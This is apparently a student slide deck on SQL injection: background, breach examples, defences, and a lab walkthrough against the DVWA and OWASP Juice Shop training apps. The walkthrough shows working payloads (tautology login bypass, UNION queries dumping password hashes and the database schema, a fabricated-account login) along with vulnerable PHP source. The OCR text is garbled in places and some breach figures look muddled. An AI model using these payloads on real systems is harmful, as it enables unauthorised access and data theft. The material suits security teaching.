SQL Injections




Presented by Chau, Yuliana, and Narelle



Introduction

SQL Injections Background



What is SQL injection?



- SQL injection (SQLi) is a code injection technique used to manipulate SQL queries
- Attackers insert malicious SQL code into input fields to access or modify a database
- Often targets web apps that use SQL for login or data retrieval



How Does it Happen?

- SQL Injections occur through poor coding practice
- Developer utilizing string concatenation which is combining strings and user input to build SQL queries
- If user input isn't properly sanitized then attackers can manipulate this query

```
// Vulnerable code
SELECT * FROM users WHERE username = '" + userInput + "' AND password = '"
Username: ' OR '1'='1
Password: anything
```


Why Do Developers Still Do This?



- Past tutorials utilized string concatenation but these were when developers weren't completely taught security training
- It's quick and easy for simpler applications
- If developers are in a time crunch

What can SQLi lead to?

- Attackers can read, modify, and delete any database content
- Access all user accounts and sensitive information
- Corrupt, alter and modify all information
 Gain admin-level access of the systems



Types of SQL attacks

Union Based: Combines attacker data with returned query results

Error-Based: Forces the app to return SQL

errors revealing information


Blind SQL: Exploits app behavior without

seeing results

Stored: The Stored SQLi persists in the

database

Reflected: Only exists in the request



Name of Attacks	Basic commands	Example of Malicious query	
Tautologies	Statement "1=1"	"SELECT * FROM the employee WHERE username = 'Harish' and password ='aaa' OR '1'='1'"	
Illegal /Logically Incorrect Queries	An attacker may get the various parameters from errors message which generates on wrong query. So these parameters may help for creating new Query	URL http://www.onlinetickitbooking.it/event/?id_num=12) is original but in place type http://www.onlinetickitbooking.it/event/?id_num=12'3)	
Union Query	In this type of attacker join a new query in original query by using UNION keyword and can get data tables from database.	SELECT Name, Phone FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1 FROM CreditCardTable	
Blind Injection	Attacker can get the information of database structure by asking true/false type of questions through SQL statements, when developers hide the error details.	SELECT name FROM table WHERE login id= 'harish' and 1 =0 AND pass = SELECT name FROM table WHERE login id= 'harish' and 1 = 1 AND pass =	


Defense Strategies

- Using Parameterized Queries
 - Keeping code and data separate so user input is never executed as code
 - All languages support Parameterized Queries
- Input Validation and Escaping
 - Reject unexpected characters like ":" and enforce strict input rules
 - Escape inputs when neutralizing special characters
- Web Application Firewalls
 - Detect and block SQLi patterns automatically before they reach the app
- Principle of Least Privilege
 - Limit database user permissions so they never have admin rights
 - Prevents attackers from causing damage even if they enter





How Secure Website Communications Work (HTTPS)



Why is this relevant?


- Still listed in the OWASP Top 10
- Many sites still use aegacy or unpatched code
- Security training for developers isn't 100% mandatory
- Pressured timelines exist
- Frameworks issues/misconfiguration



Real-World Examples

- TalkTalk (2015): 150,000 customers data was stolen through SQLi £400,000 fine.
- Heartland Payment Systems(2008): Credit Card data breach affecting 130M records
- Internal AWS credentials siped by researcher through SQL payload (April 2022)
- Student grades stored in Greek education platform UniverSIS potentially manipulated via SQLi(2022)
- Car companies massively exposed(Jan 2023)

Total Number SQL Injection Vulnerabilities Reported 2024 To date 2023 20264 Data from GitHub Advisory Database



Real-World Examples

- 1. ResumeLooters campaign (2023): Between November and December 2023, the hacking group ResumeLooters compromised over 65 websites, primarily in the recruitment and retail sectors, using SQL injection and cross-site scripting (XSS) attacks. The attackers harvested over 2 million user records, including names, emails, and phone numbers. The stolen data was later sold on various cybercrime platforms.
- 2. Microsoft SQL Server vulnerability (2021): In 2021, researchers discovered a major SQL injection vulnerability within Microsoft SQL Server Reporting Services (SSRS). This flaw allowed attackers to execute arbitrary code by crafting malicious queries. Although there was no public exploitation of this vulnerability, it underscored the potential risks SQLi poses to critical infrastructure like Microsoft's enterprise services.
- 3. Foxtons Group data breach (2020): In early 2020, the UK-based real estate agency Foxtons Group experienced a significant data breach caused by SQL injection vulnerabilities. The breach exposed over 16,000 customer records, including sensitive financial data. Attackers targeted weak points in the company's database system.
- 4. Fortnite vulnerability (2019): In 2019, a vulnerability was discovered in the popular online game Fortnite, which boasts over 350 million users. Attackers could exploit this SQL injection flaw to access player accounts, putting sensitive user data at risk. Epic Games, the game's developer, patched the vulnerability before any large-scale damage occurred.
- 5. Cisco Prime License Manager vulnerability (2018): A critical SQL injection vulnerability was found in Cisco Prime License Manager, a tool used to manage software licenses. Attackers could use this flaw to gain shell access to systems, potentially leading to full system control. Cisco quickly patched the vulnerability.
- 6. GhostShell university attack (2012): Team GhostShell, a hacker collective, conducted a major SQL injection attack targeting 53 universities worldwide. They stole and published 36,000 personal records, including data from students, faculty, and staff. The attack highlighted the vulnerabilities in academic institutions' cybersecurity measures.
- 7. HBGary hack (2011): Hackers associated with the Anonymous group exploited an SQL injection vulnerability to breach the IT security firm HBGary. They took down the company's website and leaked confidential internal communications. This attack was retaliation after HBGary's CEO claimed to have identified key members of the Anonymous organization.
- 8. 7-Eleven breach (2007): A group of attackers used SQL injection to compromise the payment systems of several companies, including the 7-Eleven retail chain. This breach led to the theft of over 130 million credit card numbers. The attack was one of the largest data breaches of its time, demonstrating the immense financial and legal ramifications of SQL injection vulnerabilities.




Damn Vulnerable Web Application (DVWA)



What is DVWA?

- Deliberately insecure web app designed for testing-PHP/MySQL
- Contains vulnerabilities for testing SQL injections
- Has different security/difficulty levels
 - Low
 - Medium
 - High
 - o Impossible




as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and

install XAMPP for the web server and database.

Installation Process

- Used VM to download and run DVWA
- 2. Used instructions on GitHub repository

Overall simple process



Types of attacks tested

1

SQL Injection 2

Blind SQL Injection

Different levels tested for both

- Low
- Medium
- High
- Impossible

SQL Injection: Low Level

Vulnerability: No input sanitization

How we can attack: Inject code into the input

- 1' or '1' == '1
- UNION SELECT user, password FROM users'

Low Level The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish. Spoiler:

SQL Injection Source

vulnerabilities/sqli/source/low.php

Low Level Results

```
User ID:
                              Submit
ID: 1' or '1' = '1
First name: admin
Surname: admin
ID: 1' or '1' = '1
First name: Gordon
Surname: Brown
ID: 1' or '1' = '1
First name: Hack
Surname: Me
ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso
TD: 1' or '1' = '1
First name: Bob
Surname: Smith
```

User ID: Submit ID: 'UNION SELECT user, password FROM users--First name: admin Surname: !f4dcc3b5aa765d61d8327deb882cf99 ID: 'UNION SELECT user, password FROM users--First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 'UNION SELECT user, password FROM users--First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 'UNION SELECT user, password FROM users--First name: pablo Surname: 0d107d09f5bbe40cade3de5c7le9e9b7 ID: 'UNION SELECT user, password FROM users--First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL Injection: Medium Level

<u>Vulnerability</u>: No quotes around the parameter/query

How we can attack: Inject code into the input

- Inspect element to edit drop down options
- Insert UNION statement from before

Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-define dropdown list and uses POST to submit the form.


Spoiler:

SQL Injection Source

vulnerabilities/sqli/source/medium.php

```
if( isset( $ POST[ 'Submit' ] ) ) {
    // Get input
   $id = $ POST[ 'id' ]
    sid = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);
   squery = "SELECT first name, last name FROM users WHERE user id = $id;";
   Sresult = mysqli query(SGLOBALS[" mysqli ston"], Squery) or die( 'cpre>'
                                                                                  ali error($GLOBALS["_mysqli_ston"]) .
    while( $row = mysqli_fetch_assoc( $result ) ) {
       // Display values
       sfirst = $row["first_name"];
       $last = $row["last name"]:
       // Feedback for end user
       echo "ID: ($id)<br />First name: ($first)<br />Surname: ($last)";
// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
Squery = "SELECT COUNT(") FROM users;";
sresult = mysqli query($6L08ALS|* mysqli ston*), $query ) or die( 'epre>' . ((is object($6L08ALS|* mysqli ston*))) ? mys
Snumber of rows = mysqli fetch row( $result )[0];
mysqli_close($GLORALS["_mysqli_ston"]);
```

Medium Level Results



Vulnerability: SQL Injection User ID: 1 V Submit 10: 1 or 1-1 UNION SELECT user, password FROM users# First name: admin Surname: admin. ID: 1 or 1-1 UNION SELECT user, password FROM users# First name: Gordon Surname! Brown ID: 1 or 1-1 URION SELECT user, password FROM users# First name: Mark Surname: Ne ID: 1 or 1+1 UNION SELECT user, password FROM users# First came: Public Surname: Picasso ID: 1 or 1-1 UNION SELECT user, password FROM users# First name: Bob Surname: Smith ID: 1 or 1-1 UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc305aa765d61d8327deb882cf99 ID: 1 or 1-1 UNION SELECT user, password FROM users# First name: gordenb Surname: e99a18c428c338d57268853678922w63 ID: 1 or 1-1 UNION SELECT user, password FROM users# First name: 1337 Surname: 883533875ae2c296667e064fcc69216b ID: 1 or 1-1 UNION SELECT user, password FROM users# First name: mable Surname: 0d107d09f32be40cadx5dx5c71x9x907

ID: 1 or 1-1 UNION SELECT user, password FROM users#

Surname: 5f46cc3b5aa765661683276eb882cf99

First mase: smithy

SQL Injection: High Level

Vulnerability: No validation on input on second page


How we can attack: Inject code into the input

 Edit the input once we are prompted to change our ID

High Level This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request. Spoiler:

```
vulnerabilities/sqli/source/high.php
if( isset( $ $55010N [ 'id' ] ) ) {
     d = $ SESSION[ 'id' ];
    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query = "SELECT first name, last name FROM users WHERE user id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( 'Something went wp.mg.' );
             nile( $row = mysqli_fetch_assoc( $result ) ) {
               $first = $row["tirst_....."
               $last = $row["last name"];
               // Feedback for end user
                echo "ID: {$id}<br />First name: {$first}<br />Surname: {$last}";
            ((is null($ mysqli res = mysqli close($GLOBALS[" mysqli ston"]))) ? false : $ mysqli res);
           break:
        case SQLITE:
            global $sqlite_db_connection;
           $query = "SELECT first name, last name FROM users WHERE user id = '$id' LIMIT 1;";
           #print $query:
               $results = $sqlite_db_connection->query($query);
```

High Level Results



ee to change your ID. UNION SELECT user, password FROM users# name: admin me: admin ID: 1" UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1' UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1' UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1' UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 1' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL Injection-Impossible Level

SQL Injection (Blind) Source

vulnerabilities/sqli blind/source/impossible.php

```
<?php
if( isset( $ GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $ REQUEST[ 'user token' ], $ SESSION[ 'session token' ], 'index.php' );
   // Get input
    $id = $ GET[ 'id'
          a number entered?
    if(is numeric( $id ))
        // Check the database
        $data = $db->prepare( 'SELECT first name, last name FROM users WHERE user id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM INT );
        $data->execute();
        // Get results
        if( $data->rowCount() == 1 ) {
              Feedback for end user
           echo '"ser ID exists in the database.";
        else {
            // User wasn't found, so the page wasn't!
           header( $ SERVER[ 'SERVER PROTOCOL' ] . ' 404 Not Found' );
           // Feedback for end user
            echo 'User ID is MISSING from the database.';
// Generate Anti-CSRF token
generateSessionToken();
```

Why is it "impossible"?

- Checks to see if the input is numeric
- CSRF token check
- Prepare the statement beforehand (cannot be edited)

Blind SQL Injections

<u>Difference</u>: Generic error messages but generic code is the same

How we can attack: Time delays and true of false queries







Set up





Juice Shop

Clone code from Github repo



Burp Community


Track and send
HTTP/HTTPS requests
from/to the severs




Start hacking!

Find holes and make the web app does what it is not supposed to!


Set up



Set up



First attack: Login as admin




Search processed
on client-side

Use Burp to
send request to SQL attack
server



Time	Туре	Direction	Method	URL
12:39:21 28 Ma	HTTP	→ Request	GET	http://localhost:3000/rest/products/search?q=





```
`SELECT * FROM Products WHERE ((name LIKE '${criteria}%')
OR description LIKE '${criteria}%') AND deletedAt IS
NULL) ORDER BY name`)
```

SELECT sql FROM sqlite_master

UNION SELECT sql, null FROM sqlite master--

```
1 GET /rest/products/search?q=
   banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlit
   e master-- HTTP/1.1
 7 Host: localhost:3000
 3 sec-ch-ua-platform: "macOS"
 4 Accept-Language: en-US, en; g=0.9
 5 Accept: application/json, text/plain, */*
 6 sec-ch-ua: "Not.A/Brand"; v="99", "Chromium"; v="136"
 7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
   Safari/537.36
 8 sec-ch-ua-mobile: ?0
 9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
  Sec-Fetch-Dest: empty
  Referer: http://localhost:3000/
  Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent status=dismiss
15 If-None-Match: W/"355b-SJRPHvUF40dBFHCkimcdMPZBbV0"
  Connection: keep-alive
17
```

```
"id":
"CREATE TABLE `Addresses` (`UserId` INTEGER REFERENCES
 'Users' ('id') ON DELETE NO ACTION ON UPDATE CASCADE,
 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'fullName' VA
RCHAR(255), 'mobileNum' INTEGER, 'zipCode' VARCHAR(255
), `streetAddress` VARCHAR(255), `city` VARCHAR(255),
`state` VARCHAR(255), `country` VARCHAR(255), `created
At' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)"
"name":2.
"description"
"price":4.
"deluxePrice"
"image":6,
"createdAt":7
"updatedAt":8
"deletedAt":9
"id":
"CDEATE TARLE
                   Attackers got the database schema
```

Third attack: Log in with the (non-existing) accountant

Database Schema from the last attack

```
"id":
"CREATE TABLE 'Users' ('id' INTEGER PRIMARY KE
Y AUTOINCREMENT, `username` VARCHAR(255) DEFAU
LT '', 'email' VARCHAR(255) UNIQUE, 'password'
VARCHAR(255), `role` VARCHAR(255) DEFAULT 'cu
stomer', 'deluxeToken' VARCHAR(255) DEFAULT ''
, `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0'
, `profileImage` VARCHAR(255) DEFAULT '/assets
/public/images/uploads/default.svg', `totpSecr
et` VARCHAR(255) DEFAULT '', `isActive` TINYIN
T(1) DEFAULT 1, `createdAt` DATETIME NOT NULL,
 'updatedAt' DATETIME NOT NULL, 'deletedAt' DA
TETIME)",
"name":2,
"description":3,
"price":4,
"deluxePrice":5,
"image":6,
"createdAt":7.
"updatedAt":8,
"deletedAt":9
```

Inject from the email field in login API

```
"id":
"CREATE TABLE `Users` (`id` INTEGER PRIMARY KE
Y AUTOINCREMENT, `username` VARCHAR(255) DEFAU
LT '', `email` VARCHAR(255) UNIQUE, `password`
VARCHAR(255), 'role' VARCHAR(255) DEFAULT 'cu
stomer', 'deluxeToken' VARCHAR(255) DEFAULT ''
, `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0'
, `profileImage` VARCHAR(255) DEFAULT '/assets
/public/images/uploads/default.svg', `totpSecr
et` VARCHAR(255) DEFAULT '', `isActive` TINYIN
T(1) DEFAULT 1, 'createdAt' DATETIME NOT NULL,
 'updatedAt' DATETIME NOT NULL, 'deletedAt' DA
TETIME)",
"name": 2,
"description":3,
"price":4,
"deluxePrice":5.
"image":6,
"createdAt":7.
"updatedAt":8.
"deletedAt":9
```


Attackers logged in non-registered

```
UNION SELECT * FROM
   SELECT
         20 AS `id`,
         'acc0unt4nt@juice-sh.op' AS
          'account4nt@juice-sh.op' AS `email`,
         'test1234' AS `password`,
         'accounting' AS `role`,
         '123' AS `deluxeToken`,
         'default.svg' AS `profileImage`,
         1 AS `isActive`,
         12983283 AS `createdAt`,
         133424 AS `updatedAt`,
         NULL AS `deletedAt`
```


Fourth attack: Order the Christmas special offer of 2024

```
Request
                                                                   Response
                                                   Ø 🚍 /n ≡
                                                                                                                          In =
                                                                    Pretty
                                                                                   Hex
                                                                                          Render
 Pretty
1 GET /rest/products/search?q='))-- HTTP/1.1
                                                                            "deluxePrice":0.01.
2 Host: localhost:3000
                                                                            "image": "orange juice. ipg".
3 sec-ch-ua-platform: "macOS"
                                                                            "createdAt": "2025-05-28 14:56:52.456 +00:00".
4 Accept-Language: en-US, en; q=0.9
                                                                            "updatedAt": "2025-05-28 14:56:52.456 +00:00".
5 Accept: application/json, text/plain, */*
                                                                            "deletedAt":null
6 sec-ch-ua: "Not.A/Brand"; v="99", "Chromium"; v="136"
                                                                         },
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10 15 7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
                                                                            "id":10.
  Safari/537.36
                                                                            "name":"Christmas Super-Surprise-Box (2014 Edition)"
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
                                                                            "Contains a random selection of 10 bottles (each 500ml)
10 Sec-Fetch-Mode: cors
                                                                            of our tastiest juices and an extra fan shirt for an u
11 Sec-Fetch-Dest: empty
                                                                            nbeatable price! (Seasonal special offer! Limited avail
12 Referer: http://localhost:3000/
                                                                            ability!)".
13 Accept-Encoding: gzip, deflate, br
                                                                            "price":29.99.
14 Cookie: language=en; welcomebanner_status=dismiss;
                                                                            "deluxePrice":29.99.
   cookieconsent status=dismiss: continueCode=
                                                                            "image":"undefined.jpg",
   4KgJvj80Vep5MPoLY26wby9dxWIliDfkMuEVAl4BkE17QnZgWRXzxN3mDar6
                                                                            "createdAt": "2025-05-28 14:56:52.456 +00:00",
15 If-None-Match: W/"355b-so+PJo8r7JY8lNzv9BRoajL5LJg"
                                                                            "updatedAt": "2025-05-28 14:56:52.456 +00:00",
16 Connection: keep-alive
                                                                            "deletedAt":"2025-05-28 14:56:52.466 +00:00"
17
18
                                                                            "id":11,
                                                                            "name": "Rippertuer Special Juice",
                                                                            "description":
                                                                            "Contains a magical collection of the rarest fruits gat
                                                                           hered from all around the world, like Cherymoya Annona
                                                                            cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle
                                                                            marmelos... and others, at an unbelievable price! <br/>
                                                                            <span style=\"color:red;\">This item has been made unav
                                                                            ailable because of lack of safety standards.</span> (Th
                                                                            is product is unsafe! We plan to remove it from the sto
                                                                            ck!)",
                                                                            "price":16.99,
                                                                            "deluxePrice": 16.99.
```


Fourth attack: Order the Christmas special offer of 2024



Fourth attack: Order the Christmas special offer of 2024







Conclusion

- SQL Injections allows attackers to manipulate database queries
- They can lead to login bypass, data leaks, or full system compromise
- Vulnerabilities depend on how queries handle user input
- Easiest ways to prevent SQLi is by using prepared statements, input validation, and least privilege access

Resources

- 1. OWASP Foundation. (2024). OWASP Juice Shop From Sources. GitHub. https://github.com/juice-shop/juice-shop#from-sources
- 2. DbVisualizer. (2024, March 6). SQL Comment: A Comprehensive Guide. Retrieved June 1, 2025,
- 3. fromhttps://www.dbvis.com/thetable/sql-comment-α-comprehensive-guide/#:~:text=To %20comment%20in%20SQL%2C%20use,*%2F%20for%20multi%2Dline%20comments.
- 4. Kienbrandt, J. (2022, August 24). Get SQL from sqlite_master is nil [Online forum post]. Xojo Programming Forum. https://forum.xojo.com/t/get-sql-from-sqlite-master-is-nil/71918
- 5. PortSwigger. (n.d.). SQL injection UNION attacks. Web Security Academy. Retrieved June 1, 2025, from
- 6. Radware. "SQL Injection | Radware." *Radware.com*, 2022, www.radware.com/cyberpedia/application-security/sql-injection/. Accessed 1 June 2025.